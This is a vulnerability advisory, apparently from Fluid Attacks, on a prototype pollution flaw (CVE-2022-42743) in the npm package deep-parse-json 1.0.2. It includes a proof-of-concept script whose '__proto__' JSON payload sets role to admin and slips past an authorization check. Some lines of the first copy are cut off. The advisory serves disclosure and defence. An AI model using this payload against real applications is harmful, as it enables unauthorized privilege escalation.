



attacks

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deep-parse-json 1.0.2 - Prototype Pollution

Summary



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Affected versions	Version 1.0.2
State	Public
Release date	2022-10-19

Vulnerability

Kind	Prototype Pollution
Rule	<u>390. Prototype Pollution</u>
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
CVSSv3 Base Score	7.3
Exploit available	Yes
CVE ID(s)	<u>CVE-2022-42743</u>



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Vulnerability

Prototype pollution is a vulnerability that affects JS. It occurs when a third party manages to modify the `__proto__` of an object. JavaScript first checks if such a method/attribute exists in the object. If so, then it calls it. If not, it looks in the object's prototype. If the method/attribute is also not in the object's prototype, then the property is said to be undefined.

Therefore, if an attacker succeeds in injecting the `__proto__` property into an object, he will succeed in injecting or editing its properties.

Exploitation

exploit.js

```
const { deepParseJson } = require('deep-parse-json')

let admin = {name: "admin", role:"admin"};
let user  = {name: "user",  role:"user"};

let normal_user_request    = JSON.parse('{"name":"user","role":"admin"}')
let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"r

const create_user = (new_user) => {
  // A user cannot alter his role. This way we prevent privilege esca
  if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
    throw "Unauthorized Action";
  }
  user = deepParseJson(new_user, user);
  console.log(user?.role);
```



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```
finally {
  create_user(malicious_user_request);
}
```

Evidence of exploitation

JS index.js X

home > retr02332 > Escritorio > deep-parse-json > JS index.js > ...

```
1  const { deepParseJson } = require('deep-parse-json')
2
3  let admin = {name: "admin", role:"admin"};
4  let user  = {name: "user",  role:"user"};
5
6  let normal_user_request  = JSON.parse('{"name":"user","role":"admin"}');
7  let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"role":"admin"}}');
8
9  const create_user = (new_user) => {
10     // A user cannot alter his role. This way we prevent privilege escalations.
11     if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
12         throw "Unauthorized Action";
13     }
14     user = deepParseJson(new_user, user);
15     console.log(user?.role);
16 }
17
18 try {
19     create_user(normal_user_request);
20 } catch (error) {
21     console.log(error);
22 }
23 finally {
```



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Our security policy

We have reserved the CVE-2022-42743 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

System Information

- Version: deep-parse-json 1.0.2
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page <https://github.com/sibu-github/deep-parse-json>

Timeline



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
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2022-10-19

Public Disclosure.



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